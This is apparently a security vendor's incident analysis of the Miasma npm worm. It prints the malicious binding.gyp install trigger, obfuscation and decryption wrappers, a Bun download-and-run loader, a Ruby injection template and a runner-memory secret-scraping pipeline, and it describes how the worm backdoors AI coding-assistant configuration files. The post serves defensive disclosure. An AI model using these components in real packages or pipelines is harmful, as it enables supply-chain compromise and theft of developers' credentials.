.png)
An attacker compromised 57 npm packages across 286+ malicious versions in a rolling campaign lasting under two hours. The largest victim is @vapi-ai/server-sdk, the official Vapi.ai voice AI server SDK with 408,000+ monthly downloads, hit first at 23:30 UTC on June 3. One hour later, the attacker published malicious versions of 50+ packages belonging to the maintainer jagreehal, including ai-sdk-ollama (120,000+ monthly downloads), along with dozens of packages across the autotel, awaitly, executable-stories, node-env-resolver, and wrangler-deploy families.
The payload is a new variant of the Miasma worm, a self-spreading supply chain malware family that previously compromised 32 packages under the @redhat-cloud-services npm namespace on June 1, 2026 (our earlier analysis), and 4 versions of @vapi-ai/server-sdk on June 3, 2026. This wave uses a technique we are calling "Phantom Gyp": instead of the preinstall or postinstall lifecycle scripts that security tools typically monitor, the attacker abuses a 157-byte binding.gyp file to trigger code execution during npm install, bypassing most install-script security checks entirely.

In our analysis, we traced the exfiltration path to the GitHub account liuende501, which hosts 236 repositories used as credential dead-drops. The malware creates a new repo on the fly (e.g., nemean-hydra-34343), then uploads stolen credentials as encrypted JSON files to a results/ directory. The repo descriptions confirm the malware's identity: 34 are labeled "Miasma - The Spreading Blight" and 195 carry the reversed string "niagA oG eW ereH :duluH-iahS" -- which reads "Shai-Hulud: Here We Go Again", a direct taunt referencing our previous blog post on the RedHat Cloud Services compromise two days earlier.

We have responsibly disclosed this incident to all affected maintainers: ai-sdk-ollama #975, autotel #197, awaitly #358, executable-stories #219, node-env-resolver #50, workflow #95, effect-analyzer #128, mountly #87, wrangler-deploy #130, and evolv-coder-lite #60.
Affected packages
The following table lists all packages and versions identified as compromised so far.
Runtime Analysis using Harden-Runner
By default, Harden-Runner detects when a process attempts to read the Runner.Worker process memory and initiates lockdown mode, killing the workflow run to protect secrets before they can be exfiltrated.
https://app.stepsecurity.io/github/actions-security-demo/comp-packages/actions/runs/26932681873

To analyze the full behavior of this malware, we temporarily disabled this protection and ran @vapi-ai/server-sdk@1.2.2 in a controlled GitHub Actions environment with Harden-Runner in audit mode.
Process Events: The Full Kill Chain
Harden-Runner's process monitoring captured every process spawned during the attack, revealing the complete kill chain with precise timestamps.
# T+0.0s - npm install begins
PID 2969: npm install @vapi-ai/server-sdk@1.2.2

# T+2.1s - binding.gyp triggers node-gyp
PID 2980: sh -c "node-gyp rebuild"
PID 2982: node node-gyp.js rebuild

# T+3.6s - gyp command substitution fires the payload
PID 2997: /bin/sh -c "node index.js > /dev/null 2>&1 && echo stub.c"
PID 2998: node index.js

# T+3.9s - Bun runtime downloaded and extracted in under 1 second
PID 3006: curl -sSL "https://github.com/oven-sh/bun/releases/download/
          bun-v1.3.13/bun-linux-x64-baseline.zip" -o "/tmp/b-80596p/b.zip"
PID 3011: unzip -j -o "/tmp/b-80596p/b.zip" -d "/tmp/b-80596p"

# T+4.9s - Malware payload launched via Bun
PID 3013: /tmp/b-80596p/bun run /tmp/p1764ajw42rg.js

# T+8.3s - GitHub token theft
PID 3026: gh auth token

# T+8.5s - Privilege escalation and Runner.Worker memory read
PID 3034: sudo python3
PID 3035: python3  -->  reads /proc/2771/mem (Runner.Worker)

# T+12.4s - Secret extraction from runner memory
PID 3037: tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' | sort -u

# T+13.4s - Exfiltration begins via GitHub API
PID 3013: bun  -->  api.github.com (uploads stolen credentials)

# T+17.6s - Reconnaissance
PID 3043: ps aux
PID 3044: which ssh
Several things stand out in this process tree:
- The malware uses
sudo python3to escalate to root before reading/proc/2771/mem(theRunner.Workerprocess memory). This is the technique that extracts GitHub Actions masked secrets in their unmasked form. - The Bun runtime download, extraction, and payload launch happens in under 1 second (PID 3006 to PID 3013: 05:27:44.775 to 05:27:45.862).
- The payload is written to a randomized temp path (
/tmp/p1764ajw42rg.js) to avoid static filename detection. gh auth tokenis called to steal theGITHUB_TOKENfrom the GitHub CLI's credential store, in addition to extracting it from Runner.Worker memory.
Network Events: C2 and Exfiltration Caught in Real Time
Harden-Runner's network egress monitoring captured every outbound connection made during the attack. The events clearly show the anomalous traffic pattern -- a package install step that should only contact registry.npmjs.org suddenly reaches out to unexpected endpoints:
registry.npmjs.org-- Legitimate: downloads@vapi-ai/server-sdk-1.2.2.tgzand checks security advisoriesnodejs.org-- Expected:node-gypdownloads Node.js headers for the native buildgithub.com(Bun download) -- Anomalous:curl(PID 3006) downloadsbun-v1.3.13/bun-linux-x64-baseline.zipfrom GitHub releases. An npm install step has no reason to download an alternative JavaScript runtime.api.github.com(exfiltration) -- Anomalous:bun(PID 3013) makes authenticated API calls to create repositories and upload stolen credentials under theliuende501account
How the Attack Works
The Miasma worm uses a novel install hook technique, a four-stage obfuscated payload, and a fully automated propagation engine that spreads across npm, RubyGems, and GitHub repositories. Below is a technical breakdown of each component.
The Phantom Gyp Technique
Every npm security guide tells developers to watch out for preinstall and postinstall lifecycle scripts. This attack uses neither. There are no install scripts declared in package.json at all.
Instead, the attacker adds a 157-byte binding.gyp file to the published tarball. When npm sees this file in a package, it automatically runs node-gyp rebuild during installation, a behavior designed for packages that include native C/C++ addons. The file weaponizes gyp's command substitution syntax:
{
  "targets": [
    {
      "target_name": "Setup",
      "type": "none",
      "sources": ["<!(node index.js > /dev/null 2>&1 && echo stub.c)"]
    }
  ]
}
The <!(...) syntax tells gyp to execute the enclosed shell command and use its stdout as the source file name. Here is what happens:
node index.jsruns the malicious payload> /dev/null 2>&1silences all output&& echo stub.creturns a fake source filename so gyp does not error
The result: arbitrary code execution during npm install, with no visible sign of a lifecycle script. Tools that scan package.json for preinstall/postinstall entries see nothing suspicious. The legitimate package code in dist/ is completely untouched; the attacker bolted a payload onto the side of it.
Here is the file tree of the compromised executable-stories-demo@0.1.11 package:
package/
+-- binding.gyp          157 B    <-- install hook (MALICIOUS)
+-- index.js         4.5 MB    <-- obfuscated payload (MALICIOUS)
+-- dist/
|   +-- index.js        27 KB    <-- legitimate entry point (clean)
|   +-- index.d.ts       3 KB    <-- type definitions (clean)
|   +-- cli.js          31 KB    <-- CLI tool (clean)
|   +-- *.js.map                  <-- source maps (clean)
+-- package.json     1.2 KB    <-- no install scripts declared
+-- bin/
|   +-- executable-stories-demo.js
+-- templates/
|   +-- astro-demo-starlight/...
+-- LICENSE
+-- README.md
Note the size contrast: the legitimate dist/index.js is 27 KB, while the malicious root index.js is 4.5 MB. This is a clear red flag. The package's package.json declares "main": "./dist/index.js" as the entry point, so the root index.js is never imported by application code. It exists solely to be executed by the binding.gyp trigger.
Four-Stage Payload
We downloaded and deobfuscated the malware to trace the full execution chain. The payload uses four layers of obfuscation before reaching the actual malicious logic.

Stage 1: ROT-N Caesar Cipher + eval()
The root index.js contains a single try{eval(...)}catch(e){} wrapper. Inside is an array of approximately 1.3 million character codes, a Caesar cipher decoder function, and a ROT shift value. The decoder converts the character codes to a string, applies the ROT transform, and eval()s the result:
try {
  eval(
    function(s, n) {
      return s.replace(/[a-zA-Z]/g, function(c) {
        var b = c <= "Z" ? 65 : 97;
        return String.fromCharCode(
          (c.charCodeAt(0) - b + n) % 26 + b
        );
      });
    }([40, 103, 121, 101, /* ~1.3M more codes */], 20)
  )
} catch(e) {}
The ROT shift is not consistent across packages. We observed five distinct rotation values across the campaign: @vapi-ai/server-sdk@1.2.1 uses ROT-9, ai-sdk-ollama@3.8.5 uses ROT-15, ai-sdk-ollama@2.2.1 uses ROT-18, @vapi-ai/server-sdk@0.11.2 uses ROT-19, and executable-stories-demo@0.1.11 uses ROT-20. This is not a build artifact; it is deliberate evasion targeting static signatures keyed on a single decoded form.
Stage 2: AES-128-GCM Self-Decrypting Layer
After ROT decoding, the JavaScript imports node:crypto and defines an AES-128-GCM decryption helper. It then decrypts two inline hex-encoded blobs whose keys, IVs, and authentication tags are embedded in the script:
(async () => {
  const _c = await import("node:crypto");
  const _d = (k, i, a, c) => {
    const d = _c.createDecipheriv(
      "aes-128-gcm",
      Buffer.from(k, "hex"),
      Buffer.from(i, "hex"),
      { authTagLength: 16 }
    );
    d.setAuthTag(Buffer.from(a, "hex"));
    return Buffer.concat([d.update(Buffer.from(c, "hex")), d.final()]);
  };
  // Blob 1: Bun loader (907 bytes)
  const _b = _d("b2e0b8d9f56b4603a0f0f30ca3c1bc9a", ...);
  // Blob 2: Main payload (668 KB)
  const _p = _d("005c24c52d1d5f4f8d9b4e52a4405e7f", ...);
})()
Stage 3: Bun Runtime Loader
The first decrypted blob (907 bytes) is a loader that downloads a standalone Bun v1.3.13 runtime. A Node.js package has no legitimate reason to download an alternative JavaScript runtime. The purpose is to execute the final payload outside of Node.js, evading tooling that only monitors Node processes:
(async () => {
  const { execSync } = await import("node:child_process");
  const { mkdtempSync, chmodSync } = await import("node:fs");

  globalThis.getBunPath = function() {
    const dir = mkdtempSync(join(tmpdir(), "b-"));
    const exe = join(dir, "bun");
    const url = "https://github.com/oven-sh/bun/releases/download/"
      + "bun-v1.3.13/bun-" + os + "-" + arch + ".zip";
    execSync('curl -sSL "' + url + '" -o "' + zip + '"');
    execSync('unzip -j -o "' + zip + '" -d "' + dir + '"');
    chmodSync(exe, "755");
    return exe;
  };
})()
Stage 4: The Obfuscated Main Payload
The second blob (668 KB) is the actual malware, obfuscated using obfuscator.io. It contains a 2,306-entry encrypted string table that we decoded to recover the full capability set. The decoded strings reveal the credential theft targets, AI assistant paths, EDR detection logic, and worm propagation mechanisms detailed in the following sections.
Multi-Cloud Credential Theft
The payload is a comprehensive credential harvester purpose-built for CI/CD environments. It targets the exact token names, file paths, and API endpoints each cloud platform uses. This is not a generic environment variable scrape; it is a collector tailored for each provider.

Some notable string literals we extracted from the decoded payload:
- AWS:
aws_access_key_id,aws_secret_access_key,x-amz-security-token,http://169.254.169.254/latest/api/token,secretsmanager:ListSecrets,AmazonSSM.GetParameters,AWS4-HMAC-SHA256 Credential= - GCP:
GOOGLE_APPLICATION_CREDENTIALS,private_key_id,https://www.googleapis.com/auth/cloud-platform,secretmanager - Azure:
https://login.microsoftonline.com/,https://graph.microsoft.com/v1.0/me,keyvault,Managed identity token request - Vault:
/var/run/secrets/vault/token,/home/runner/.vault-token,/etc/vault/token,VAULT_ADDR,/v1/auth/kubernetes/login,/v1/auth/aws/login - GitHub Actions:
ACTIONS_ID_TOKEN_REQUEST_TOKEN,GITHUB_SHA,GITHUB_WORKFLOW_REF,/actions/secrets?per_page=100,/actions/organization-secrets?per_page=100 - CI Runner Memory:
tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}'- Scrapes runner process memory for GitHub Actions secrets - 1Password, gopass, pass:
signinOnePassword,collectOnePassword,masterPasswords,collectGopass,collectPass
One of the most sophisticated techniques is runner process memory scraping. The payload extracts GitHub Actions masked secrets directly from the runner's memory space using this shell pipeline:
# Extracted from decoded payload string table
tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' | sort -u
This bypasses GitHub's secret masking entirely by reading the runner process memory where secret values exist in their unmasked form. This is the same technique seen in the TanStack compromise (May 2026), where it was used to extract OIDC tokens from the GitHub Actions runner process.
AI Coding Assistant Poisoning
The most novel and concerning capability of this variant is its targeting of AI coding assistant configurations. The malware injects persistent backdoor files into project repositories that execute whenever a developer opens the project in their AI-assisted IDE.
.claude/setup.mjs- Anthropic Claude Code - SessionStart hook: runs on every new Claude Code session.claude/settings.json- Anthropic Claude Code - Settings injection.cursor/rules/setup.mdc- Cursor AI - Custom rules file: loaded on project open.gemini/settings.json- Google Gemini - Settings injection.vscode/tasks.json- Visual Studio Code -runOn: folderOpenauto-execute.vscode/setup.mjs- Visual Studio Code - Task-triggered setup script.github/setup.js- GitHub Actions - Workflow injection
The injected files are committed to repositories the malware has write access to (via stolen GitHub tokens). The social engineering message used to make the files appear legitimate:
"This is required for proper IDE integration and dependency setup."
The files are executed using the downloaded Bun runtime rather than Node.js: bun run .claude/setup.mjs. This adds another layer of evasion, because security tooling that monitors node process trees will not catch execution from bun.
This attack vector is especially dangerous because it poisons the tools that generate code, not just the code itself. Once an AI assistant's configuration is backdoored, every subsequent AI-assisted code generation in that project could be influenced by the attacker's instructions, potentially introducing subtle vulnerabilities or backdoors into code that appears to be developer-written.
Cross-Ecosystem Worm Propagation
The payload does not just steal credentials. It uses them to spread. The decoded strings reveal a fully automated worm engine that can propagate across three package ecosystems and GitHub repositories.

npm Worm with Sigstore Provenance Forgery
The npm worm component follows this sequence:
- Token validation: Checks the stolen npm token via
https://registry.npmjs.org/-/whoami - Package enumeration: Queries
https://registry.npmjs.org/-/v1/search?text=maintainer:{username}to find all packages the compromised account maintains - OIDC token exchange: Exchanges the token via
https://registry.npmjs.org/-/npm/v1/oidc/token/exchange/package/ - Tarball manipulation: Downloads the target package, injects the
binding.gypand obfuscatedindex.js, and repackages aspackage-updated.tgz - Provenance forgery: Requests a signing certificate from Fulcio, creates a transparency log entry on Rekor, and generates a SLSA v1 provenance attestation, making the package appear to have legitimate supply chain provenance
- Publication: Publishes the repackaged, signed tarball as a new version
The provenance forgery is especially dangerous. SLSA provenance and Sigstore signing are designed to give consumers confidence that a package was built by a trusted pipeline. By forging these attestations, the worm makes reinfected packages indistinguishable from legitimately published ones to tools that check provenance.
RubyGems Worm
The RubyGems infection path mirrors the npm one but uses Ruby's native extension mechanism. The payload contains complete Ruby code templates for the injection:
# Decoded from the obfuscated payload string table
bun_dir = "/tmp/.b_#{Process.pid}"
FileUtils.mkdir_p(bun_dir)
system("curl -sSL https://github.com/oven-sh/bun/releases/download/" \
       "bun-v1.3.13/bun-#{os}-#{arch}.zip -o #{bun_dir}/b.zip")
system("unzip -j -o #{bun_dir}/b.zip -d #{bun_dir} 2>/dev/null")
bun = File.join(bun_dir, 'bun')
File.chmod(0o755, bun)
system("#{bun} run #{payload}")
FileUtils.rm_rf(bun_dir)
The code is injected into extconf.rb (Ruby's equivalent of binding.gyp), along with a minimal Makefile so the native extension build succeeds without errors. The worm also generates Makefile.PL and CMakeLists.txt variants for broader language ecosystem coverage.
C2 Infrastructure: GitHub as a Dead-Drop
Our analysis revealed the complete exfiltration chain in action, traced to the GitHub account liuende501.
The observed API call sequence during a single execution:
- C2 beacon: Searches GitHub commits for the keyword
thebeautifulmarchoftime(unauthenticated) to check if the C2 channel is active - Token validation: Searches commits for
IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwnerusing the stolenGITHUB_TOKENto verify the token has not been revoked - Identity check: Calls
GET /userto identify the stolen token's owner - Repo creation: Creates a new private repo under
liuende501(e.g.,nemean-hydra-34343) to receive the exfiltrated data - Credential harvesting: Attempts Azure IMDS (
169.254.169.254) and AWS IMDSv2 in parallel to steal cloud credentials - Exfiltration: Uploads an encrypted JSON blob to
results/results-{timestamp}.jsonin the newly created repo - AI backdoor injection: Checks for
.claude/settings.jsonin the victim's repositories and uses the GraphQL API to push malicious config files
The captured API calls (abbreviated):
# 1. C2 beacon - search for magic keyword
GET https://api.github.com/search/commits?q=thebeautifulmarchoftime
User-Agent: python-requests/2.31.0

# 2. Token validation with threatening search term
GET https://api.github.com/search/commits?q=IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner
Authorization: ***

# 3. Create exfil repo on the fly
POST https://api.github.com/user/repos
Location: https://api.github.com/repos/liuende501/nemean-hydra-34343

# 4. Harvest cloud credentials
PUT http://169.254.169.254/latest/api/token  (AWS IMDSv2)
GET http://169.254.169.254/metadata/identity/oauth2/token  (Azure IMDS)

# 5. Upload encrypted stolen credentials
PUT https://api.github.com/repos/liuende501/nemean-hydra-34343/contents/results/results-1780551069887-0.json
Content-Length: 6337

# 6. Inject AI assistant backdoors via GraphQL
GET https://api.github.com/repos/{victim}/contents/.claude/settings.json
POST https://api.github.com/graphql  (createCommitOnBranch mutation)
The liuende501 account hosts 236 repositories, almost all created programmatically as exfiltration targets. Repo names use two patterns: Dune-themed (atreides, fedaykin, sardaukar, tleilaxu, etc.) and mythology-themed (nemean, hydra, cerberus, chimera, etc.), each followed by a random number.
The repo descriptions are revealing:
- 34 repos: "Miasma - The Spreading Blight" -- confirming the malware's self-identified name
- 195 repos: "niagA oG eW ereH :duluH-iahS" -- reversed, this reads "Shai-Hulud: Here We Go Again", referencing our blog post on the RedHat Cloud Services compromise from two days earlier
The exfiltrated data in each repo's results/ directory contains encrypted JSON with an "envelope" field -- a large base64-encoded blob encrypted with the attacker's RSA public key, making the stolen credentials unreadable to anyone except the attacker.
Notable tradecraft details from the API dump: the malware uses python-requests/2.31.0 as its User-Agent despite running in Bun, and the token validation search for "IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner" appears to be social engineering aimed at discouraging defenders from revoking the token.
Indicators of Compromise
File Hashes (SHA-256)
From executable-stories-demo@0.1.11:
- Package tarball (.tgz):
288f26c2eadcb1a7923fe376d16f5404216cce15d9fc162a4a78574dc7df399a - binding.gyp (157 bytes):
ef641e956f91d501b748085996303c96a64d67f63bfeef0dda175e5aa19cca90 - Obfuscated root index.js (4.5 MB):
5926b86b642e00672252953eb30d8f75cfb7797fe3118bd6fa2cfbee92905d61 - Decrypted Bun loader (907 bytes):
ceff7c51d70832c3ec8dd2744b606a23b3c924ef664ae23439b9b742ea154108 - Decrypted main payload (668 KB):
da39146ef451d1b174a24d00b1e2a45cd38d54e849737f8f35333dcb22175707
From @vapi-ai/server-sdk:
- binding.gyp (identical across all versions):
ef641e956f91d501b748085996303c96a64d67f63bfeef0dda175e5aa19cca90 - index.js in v1.2.1 (4,870,718 bytes):
e3dbe63aded45278f49c4746ab938ed9472b36def79b43e2dd2d7eff014481d1 - index.js in v0.11.2 (4,496,586 bytes):
82d83274680df928fdda296a348e01802f595e412308c399565c320df444052a
C2 Infrastructure
- Exfil account:
github.com/liuende501(236 repos, created programmatically) - Repo descriptions: "Miasma - The Spreading Blight" and reversed "Shai-Hulud: Here We Go Again"
- Exfil path pattern:
repos/liuende501/{repo}/contents/results/results-{timestamp}.json - C2 beacon keyword:
thebeautifulmarchoftime(GitHub commit search) - Token validation keyword:
IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner - Fake User-Agent:
python-requests/2.31.0
Network Indicators
github.com/oven-sh/bun/releases/download/bun-v1.3.13/bun-*.zip
Code Markers
<!(node index.js > /dev/null 2>&1 && echo stub.c)eval(function(s,n){return s.replace(/[a-zA-Z]/g,createDecipheriv("aes-128-gcm"globalThis.getBunPathoven-sh/setup-bun@0c5077e51419868618aeaa5fe8019c62421857d6
Behavioral Indicators
- node-gyp rebuild triggered for a package with no native addon
- Temp directory /tmp/b-* containing a downloaded Bun binary
- curl or unzip spawned as child processes during npm install
- .claude/setup.mjs or .cursor/rules/setup.mdc created in project repos
- npm OIDC token exchange from a non-publishing CI context
- Root-level index.js that is 4+ MB but is not the declared package main
Am I Affected?
To determine whether your organization was impacted, check across three surfaces: your code repositories, your CI/CD pipelines, and your developer machines. The malicious versions were live for a limited window, but a single npm install during that window is enough to trigger the full attack chain.
Code Repositories
Search your GitHub repositories for any reference to the compromised packages in package.json or package-lock.json files. You can use GitHub code search to scan across your entire organization:
- Search for @vapi-ai/server-sdk in package-lock.json -- replace
<YOUR_ORG>with your GitHub organization name - Search for ai-sdk-ollama in package-lock.json -- replace
<YOUR_ORG>with your GitHub organization name
You can also check locally in any repository:
# Check if any affected packages are in your dependency tree
npm ls @vapi-ai/server-sdk ai-sdk-ollama autotel awaitly \
  executable-stories-demo node-env-resolver wrangler-deploy \
  mountly effect-analyzer http-uploader-dev

# Search lockfiles for affected packages
grep -RniE 'vapi-ai/server-sdk|ai-sdk-ollama|autotel|awaitly|executable-stories' \
  package-lock.json yarn.lock pnpm-lock.yaml 2>/dev/null
CI/CD Pipelines
If any of the affected packages appear in your CI/CD dependencies, the malware likely executed on your runner during npm install. Check for:
- Unexpected
node-gyp rebuildoutput in CI logs - Outbound network connections to
github.com/oven-sh/bun/releasesfrom CI runners - New repositories created under your GitHub organization by automated tokens
- Unexpected npm package publishes from your maintainer accounts
Developer Machines
# Look for binding.gyp with the specific attack pattern
find node_modules -name "binding.gyp" \
  -exec grep -l "stub.c" {} \;

# Look for oversized root index.js files (should not be 4+ MB)
find node_modules -maxdepth 2 -name "index.js" -size +1M

# Check for Bun runtime staged in temp directories
find "${TMPDIR:-/tmp}" -maxdepth 2 -name 'bun*' -type f

# Check for AI assistant backdoor files
ls -la .claude/setup.mjs .cursor/rules/setup.mdc \
  .gemini/settings.json .vscode/setup.mjs 2>/dev/null
For the Community: Recovery Steps
If you have confirmed that you are affected, follow these recovery steps. The overarching principle is: if you found evidence of the malicious package, assume the affected system is compromised and act accordingly.
Credential Rotation
If you installed any affected version, treat these credentials as compromised and rotate them immediately:
- npm and GitHub tokens -- check for unexpected package publishes under your accounts
- AWS access keys and session tokens -- review CloudTrail for unexpected API calls and IMDS access
- GCP service account keys and application default credentials
- Azure service principal, managed identity, and OIDC tokens
- HashiCorp Vault tokens and Kubernetes service account tokens
- GitHub Actions OIDC trust relationships
- RubyGems API keys -- check for unexpected gem publishes
- SSH keys from the
.sshdirectory - 1Password master passwords, gopass and pass stores, and any
.envcontents the build could read
Code Repositories
Check all repositories accessible to the compromised environment for injected AI assistant configuration files. The malware pushes commits via the GraphQL createCommitOnBranch mutation, so look for unexpected commits adding:
.claude/setup.mjsor.claude/settings.json.cursor/rules/setup.mdc.gemini/settings.json.vscode/tasks.jsonor.vscode/setup.mjs.github/setup.js
Remove any injected files and audit recent commit history for suspicious changes from automated tokens.
CI/CD Pipelines
- Revoke and rotate all GitHub Actions OIDC trust relationships
- Review npm audit logs for unauthorized publishes from your accounts
- Check RubyGems for unexpected gem versions if your CI has RubyGems credentials
- Audit GitHub Actions workflow files for injected steps or modified permissions
Block C2 Traffic
Block outbound access to the known C2 indicators at your network perimeter:
- GitHub account:
github.com/liuende501 - C2 beacon keyword in GitHub commit search:
thebeautifulmarchoftime - Bun download:
github.com/oven-sh/bun/releases/download/bun-v1.3.13/
Defense in Depth
- Block install scripts and native rebuilds by default.
npm install --ignore-scriptsblocks postinstall hooks, and blocking automatic node-gyp builds closes the binding.gyp vector. - Pin with integrity hashes. A lockfile digest fails the install when a republished version's content does not match, before any code runs.
- Flag oversized or non-entry-point files. A multi-megabyte root
index.jsthat is not the declaredmainis worth blocking automatically. - Watch publish cadence and dist-tag moves. Many packages from one maintainer within seconds, or
latestjumping to a new major version, is a strong compromise signal. - Scope CI permissions tightly. Credential theft only pays off if the secrets are reachable from the build host. Use least-privilege principles for all CI/CD tokens.
- Audit AI assistant config files. Review
.claude/,.cursor/,.gemini/, and.vscode/directories in your repositories for unexpected setup scripts.
For StepSecurity Enterprise Customers
Threat Center Alert
StepSecurity has published a threat intel alert in the Threat Center with all relevant links to check if your organization is affected. The alert includes the full attack summary, technical analysis of the Phantom Gyp technique, IOCs, all 57 affected packages and 286+ malicious versions, and remediation steps, so teams have everything needed to triage and respond immediately. Threat Center alerts are delivered directly into existing SIEM workflows for real-time visibility.

Harden-Runner

Harden-Runner is a purpose-built security agent for CI/CD runners. It monitors all network events, process executions, file access, and outbound network connections at the step level in GitHub Actions, providing full runtime visibility into what happens during every workflow step, including npm install.
Harden-Runner detects the anomalous process chain (node-gyp spawning curl, unzip, and bun) and the unauthorized memory read, immediately initiating lockdown mode. The workflow run is terminated, preventing any secrets from being extracted.
https://app.stepsecurity.io/github/actions-security-demo/comp-packages/actions/runs/26932681873
Secure Registry
